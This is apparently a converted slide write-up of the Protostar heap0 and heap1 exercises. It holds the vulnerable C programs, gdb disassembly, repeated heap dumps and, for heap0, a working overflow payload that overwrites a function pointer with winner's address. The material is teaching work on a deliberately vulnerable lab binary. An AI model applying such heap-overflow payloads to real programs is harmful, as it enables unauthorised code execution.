
ProtoStar heap 0&1

2019-01-21서동훈


```c
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <stdio.h>
#include <sys/types.h>
struct data {
  char name[64];
};
struct fp {
  int (*fp)();
};
void winner()
{
  printf("level passed\n");
}
void nowinner()
{
  printf("level has not been passed\n");
}
int main(int argc, char **argv)
{
  struct data *d;
  struct fp *f;
  d = malloc(sizeof(struct data));
  f = malloc(sizeof(struct fp));
  f->fp = nowinner;
  printf("data is at %p, fp is at %p\n", d, f);
  strcpy(d->name, argv[1]);

  f->fp();
}
```

```
$ ./heap0 A
data is at 0x804a008, fp is at 0x804a050
level has not been passed
$
```




```
(gdb) disas main
Dump of assembler code for function main:
0x0804848c <main+0>:    push   ebp
0x0804848d <main+1>:    mov    ebp,esp
0x0804848f <main+3>:    and    esp,0xfffffff0
0x08048492 <main+6>:    sub    esp,0x20
0x08048495 <main+9>:    mov    DWORD PTR [esp],0x40
0x0804849c <main+16>:   call   0x8048388 <malloc@plt>
0x080484a1 <main+21>:   mov    DWORD PTR [esp+0x18],eax
0x080484a5 <main+25>:   mov    DWORD PTR [esp],0x4
0x080484ac <main+32>:   call   0x8048388 <malloc@plt>
0x080484b1 <main+37>:   mov    DWORD PTR [esp+0x1c],eax
0x080484b5 <main+41>:   mov    edx,0x8048478
0x080484ba <main+46>:   mov    eax,DWORD PTR [esp+0x1c]
0x080484be <main+50>:   mov    DWORD PTR [eax],edx
0x080484c0 <main+52>:   mov    eax,0x80485f7
0x080484c5 <main+57>:   mov    edx,DWORD PTR [esp+0x1c]
0x080484c9 <main+61>:   mov    DWORD PTR [esp+0x8],edx
0x080484cd <main+65>:   mov    edx,DWORD PTR [esp+0x18]
0x080484d1 <main+69>:   mov    DWORD PTR [esp+0x4],edx
0x080484d5 <main+73>:   mov    DWORD PTR [esp],eax
0x080484d8 <main+76>:   call   0x8048378 <printf@plt>
0x080484dd <main+81>:   mov    eax,DWORD PTR [ebp+0xc]
0x080484e0 <main+84>:   add    eax,0x4
0x080484e3 <main+87>:   mov    eax,DWORD PTR [eax]
0x080484e5 <main+89>:   mov    edx,eax
0x080484e7 <main+91>:   mov    eax,DWORD PTR [esp+0x18]
0x080484eb <main+95>:   mov    DWORD PTR [esp+0x4],edx
0x080484ef <main+99>:   mov    DWORD PTR [esp],eax
0x080484f2 <main+102>:  call   0x8048368 <strcpy@plt>
0x080484f7 <main+107>:  mov    eax,DWORD PTR [esp+0x1c]
0x080484fb <main+111>:  mov    eax,DWORD PTR [eax]
0x080484fd <main+113>:  call   eax
0x080484ff <main+115>:  leave
0x08048500 <main+116>:  ret
End of assembler dump.
(gdb)
```


```
(gdb) x/60wx 0x0804a000
0x804a000:      0x00000000      0x00000049      0x41414141      0x00000000
0x804a010:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a020:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a030:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a040:      0x00000000      0x00000000      0x00000000      0x00000011
0x804a050:      0x08048478      0x00000000      0x00000000      0x00020fa9
0x804a060:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a070:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a080:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a090:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0a0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0b0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0c0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0d0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0e0:      0x00000000      0x00000000      0x00000000      0x00000000
(gdb)
```




0x49=73??

```
(gdb) x/60wx 0x0804a000
0x804a000:      0x00000000      0x00000049      0x41414141      0x00000000
0x804a010:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a020:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a030:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a040:      0x00000000      0x00000000      0x00000000      0x00000011
0x804a050:      0x08048478      0x00000000      0x00000000      0x00020fa9
0x804a060:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a070:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a080:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a090:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0a0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0b0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0c0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0d0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0e0:      0x00000000      0x00000000      0x00000000      0x00000000
(gdb)
```


chunk d



```
(gdb) x/60wx 0x0804a000
0x804a000:      0x00000000      0x00000049      0x41414141      0x00000000
0x804a010:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a020:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a030:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a040:      0x00000000      0x00000000      0x00000000      0x00000011
0x804a050:      0x08048478      0x00000000      0x00000000      0x00020fa9
0x804a060:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a070:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a080:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a090:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0a0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0b0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0c0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0d0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0e0:      0x00000000      0x00000000      0x00000000      0x00000000
(gdb)
```



```
(gdb) x/60wx 0x0804a000
0x804a000:      0x00000000      0x00000049      0x41414141      0x00000000
0x804a010:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a020:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a030:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a040:      0x00000000      0x00000000      0x00000000      0x00000011
0x804a050:      0x08048478      0x00000000      0x00000000      0x00020fa9
0x804a060:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a070:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a080:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a090:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0a0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0b0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0c0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0d0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0e0:      0x00000000      0x00000000      0x00000000      0x00000000
(gdb)
```



```
(gdb) x/60wx 0x0804a000
0x804a000:      0x00000000      0x00000049      0x41414141      0x00000000
0x804a010:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a020:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a030:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a040:      0x00000000      0x00000000      0x00000000      0x00000011
0x804a050:      0x08048478      0x00000000      0x00000000      0x00020fa9
0x804a060:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a070:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a080:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a090:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0a0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0b0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0c0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0d0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0e0:      0x00000000      0x00000000      0x00000000      0x00000000
(gdb)
```


```
(gdb) p winner
$1 = {void (void)} 0x8048464 <winner>
(gdb)
```

```
(gdb) r $(python -c 'print "\x90"*72+"\x64\x84\x04\x08"')
```

```
(gdb) x/60wx 0x0804a000
0x804a000:      0x00000000      0x00000049      0x90909090      0x90909090
0x804a010:      0x90909090      0x90909090      0x90909090      0x90909090
0x804a020:      0x90909090      0x90909090      0x90909090      0x90909090
0x804a030:      0x90909090      0x90909090      0x90909090      0x90909090
0x804a040:      0x90909090      0x90909090      0x90909090      0x90909090
0x804a050:      0x08048464      0x00000000      0x00000000      0x00020fa9
0x804a060:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a070:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a080:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a090:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0a0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0b0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0c0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0d0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0e0:      0x00000000      0x00000000      0x00000000      0x00000000
(gdb)
```

```
$ ./heap0 $(python -c 'print "\x90"*72+"\x64\x84\x04\x08"')
data is at 0x804a008, fp is at 0x804a050
level passed
$
```

```c
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <stdio.h>
#include <sys/types.h>

struct internet {
    int priority;
    char *name;
};

void winner()
{

    printf("and we have a winner @ %d\n", time(NULL));

}

int main(int argc, char **argv)
{

    struct internet *i1, *i2, *i3;

    i1 = malloc(sizeof(struct internet));
    i1->priority = 1;
    i1->name = malloc(8);

    i2 = malloc(sizeof(struct internet));
    i2->priority = 2;
    i2->name = malloc(8);

    strcpy(i1->name, argv[1]);
    strcpy(i2->name, argv[2]);

    printf("and that's a wrap folks!\n");
}
```

```
$ ./heap1 A A
and that's a wrap folks!
$
```

```
(gdb) x/80wx 0x8049ffc
0x8049ffc:      0x00000000      0x00000000      0x00000011      0x00000001
0x804a00c:      0x0804a018      0x00000000      0x00000011      0x41414141
0x804a01c:      0x00000000      0x00000000      0x00000011      0x00000002
0x804a02c:      0x0804a038      0x00000000      0x00000011      0x42424242
0x804a03c:      0x00000000      0x00000000      0x00020fc1      0x00000000
0x804a04c:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a05c:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a06c:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a07c:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a08c:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a09c:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0ac:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0bc:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0cc:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0dc:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0ec:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0fc:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a10c:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a11c:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a12c:      0x00000000      0x00000000      0x00000000      0x00000000
(gdb)
```


```
0x080484b9 <main+0>:    push   ebp
0x080484ba <main+1>:    mov    ebp,esp
0x080484bc <main+3>:    and    esp,0xfffffff0
0x080484bf <main+6>:    sub    esp,0x20
0x080484c2 <main+9>:    mov    DWORD PTR [esp],0x8
0x080484c9 <main+16>:   call   0x80483bc <malloc@plt>
0x080484ce <main+21>:   mov    DWORD PTR [esp+0x14],eax
0x080484d2 <main+25>:   mov    eax,DWORD PTR [esp+0x14]
0x080484d6 <main+29>:   mov    DWORD PTR [eax],0x1
0x080484dc <main+35>:   mov    DWORD PTR [esp],0x8
0x080484e3 <main+42>:   call   0x80483bc <malloc@plt>
0x080484e8 <main+47>:   mov    edx,eax
0x080484ea <main+49>:   mov    eax,DWORD PTR [esp+0x14]
0x080484ee <main+53>:   mov    DWORD PTR [eax+0x4],edx
0x080484f1 <main+56>:   mov    DWORD PTR [esp],0x8
0x080484f8 <main+63>:   call   0x80483bc <malloc@plt>
0x080484fd <main+68>:   mov    DWORD PTR [esp+0x18],eax
0x08048501 <main+72>:   mov    eax,DWORD PTR [esp+0x18]
0x08048505 <main+76>:   mov    DWORD PTR [eax],0x2
0x0804850b <main+82>:   mov    DWORD PTR [esp],0x8
0x08048512 <main+89>:   call   0x80483bc <malloc@plt>
0x08048517 <main+94>:   mov    edx,eax
0x08048519 <main+96>:   mov    eax,DWORD PTR [esp+0x18]
0x0804851d <main+100>:  mov    DWORD PTR [eax+0x4],edx
0x08048520 <main+103>:  mov    eax,DWORD PTR [ebp+0xc]
0x08048523 <main+106>:  add    eax,0x4
0x08048526 <main+109>:  mov    eax,DWORD PTR [eax]
0x08048528 <main+111>:  mov    edx,eax
0x0804852a <main+113>:  mov    eax,DWORD PTR [esp+0x14]
0x0804852e <main+117>:  mov    eax,DWORD PTR [eax+0x4]
0x08048531 <main+120>:  mov    DWORD PTR [esp+0x4],edx
0x08048535 <main+124>:  mov    DWORD PTR [esp],eax
0x08048538 <main+127>:  call   0x804838c <strcpy@plt>
0x0804853d <main+132>:  mov    eax,DWORD PTR [ebp+0xc]
0x08048540 <main+135>:  add    eax,0x8
0x08048543 <main+138>:  mov    eax,DWORD PTR [eax]
0x08048545 <main+140>:  mov    edx,eax
0x08048547 <main+142>:  mov    eax,DWORD PTR [esp+0x18]
0x0804854b <main+146>:  mov    eax,DWORD PTR [eax+0x4]
0x0804854e <main+149>:  mov    DWORD PTR [esp+0x4],edx
0x08048552 <main+153>:  mov    DWORD PTR [esp],eax
0x08048555 <main+156>:  call   0x804838c <strcpy@plt>
0x0804855a <main+161>:  mov    DWORD PTR [esp],0x804864b
0x08048561 <main+168>:  call   0x80483cc <puts@plt>
0x08048566 <main+173>:  leave
0x08048567 <main+174>:  ret
End of assembler dump.
(gdb)
```

```
(gdb) x/80wx 0x8049ffc
0x8049ffc:      0x00000000      0x00000000      0x00000011      0x00000001
0x804a00c:      0x0804a018      0x00000000      0x00000011      0x41414141
0x804a01c:      0x00000000      0x00000000      0x00000011      0x00000002
0x804a02c:      0x0804a038      0x00000000      0x00000011      0x42424242
0x804a03c:      0x00000000      0x00000000      0x00020fc1      0x00000000
0x804a04c:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a05c:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a06c:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a07c:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a08c:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a09c:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0ac:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0bc:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0cc:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0dc:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0ec:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0fc:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a10c:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a11c:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a12c:      0x00000000      0x00000000      0x00000000      0x00000000
(gdb) x/x 0x0804a018
0x804a018:      0x41414141
(gdb) x/x 0x0804a038
0x804a038:      0x42424242
(gdb)
```


```
0x080484b9 <main+0>:    push   ebp
0x080484ba <main+1>:    mov    ebp,esp
0x080484bc <main+3>:    and    esp,0xfffffff0
0x080484bf <main+6>:    sub    esp,0x20
0x080484c2 <main+9>:    mov    DWORD PTR [esp],0x8
0x080484c9 <main+16>:   call   0x80483bc <malloc@plt>
0x080484ce <main+21>:   mov    DWORD PTR [esp+0x14],eax
0x080484d2 <main+25>:   mov    eax,DWORD PTR [esp+0x14]
0x080484d6 <main+29>:   mov    DWORD PTR [eax],0x1
0x080484dc <main+35>:   mov    DWORD PTR [esp],0x8
0x080484e3 <main+42>:   call   0x80483bc <malloc@plt>
0x080484e8 <main+47>:   mov    edx,eax
0x080484ea <main+49>:   mov    eax,DWORD PTR [esp+0x14]
0x080484ee <main+53>:   mov    DWORD PTR [eax+0x4],edx
0x080484f1 <main+56>:   mov    DWORD PTR [esp],0x8
0x080484f8 <main+63>:   call   0x80483bc <malloc@plt>
0x080484fd <main+68>:   mov    DWORD PTR [esp+0x18],eax
0x08048501 <main+72>:   mov    eax,DWORD PTR [esp+0x18]
0x08048505 <main+76>:   mov    DWORD PTR [eax],0x2
0x0804850b <main+82>:   mov    DWORD PTR [esp],0x8
0x08048512 <main+89>:   call   0x80483bc <malloc@plt>
0x08048517 <main+94>:   mov    edx,eax
0x08048519 <main+96>:   mov    eax,DWORD PTR [esp+0x18]
0x0804851d <main+100>:  mov    DWORD PTR [eax+0x4],edx
0x08048520 <main+103>:  mov    eax,DWORD PTR [ebp+0xc]
0x08048523 <main+106>:  add    eax,0x4
0x08048526 <main+109>:  mov    eax,DWORD PTR [eax]
0x08048528 <main+111>:  mov    edx,eax
0x0804852a <main+113>:  mov    eax,DWORD PTR [esp+0x14]
0x0804852e <main+117>:  mov    eax,DWORD PTR [eax+0x4]
0x08048531 <main+120>:  mov    DWORD PTR [esp+0x4],edx
0x08048535 <main+124>:  mov    DWORD PTR [esp],eax
0x08048538 <main+127>:  call   0x804838c <strcpy@plt>
0x0804853d <main+132>:  mov    eax,DWORD PTR [ebp+0xc]
0x08048540 <main+135>:  add    eax,0x8
0x08048543 <main+138>:  mov    eax,DWORD PTR [eax]
0x08048545 <main+140>:  mov    edx,eax
0x08048547 <main+142>:  mov    eax,DWORD PTR [esp+0x18]
0x0804854b <main+146>:  mov    eax,DWORD PTR [eax+0x4]
0x0804854e <main+149>:  mov    DWORD PTR [esp+0x4],edx
0x08048552 <main+153>:  mov    DWORD PTR [esp],eax
0x08048555 <main+156>:  call   0x804838c <strcpy@plt>
0x0804855a <main+161>:  mov    DWORD PTR [esp],0x804864b
0x08048561 <main+168>:  call   0x80483cc <puts@plt>
0x08048566 <main+173>:  leave
0x08048567 <main+174>:  ret
End of assembler dump.
(gdb)
```

```
(gdb) x/80wx 0x8049ffc
0x8049ffc:      0x00000000      0x00000000      0x00000011      0x00000001
0x804a00c:      0x0804a018      0x00000000      0x00000011      0x41414141
0x804a01c:      0x00000000      0x00000000      0x00000011      0x00000002
0x804a02c:      0x0804a038      0x00000000      0x00000011      0x42424242
0x804a03c:      0x00000000      0x00000000      0x00020fc1      0x00000000
0x804a04c:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a05c:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a06c:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a07c:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a08c:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a09c:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0ac:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0bc:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0cc:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0dc:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0ec:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0fc:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a10c:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a11c:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a12c:      0x00000000      0x00000000      0x00000000      0x00000000
(gdb) x/x 0x0804a018
0x804a018:      0x41414141
(gdb) x/x 0x0804a038
0x804a038:      0x42424242
(gdb)
```

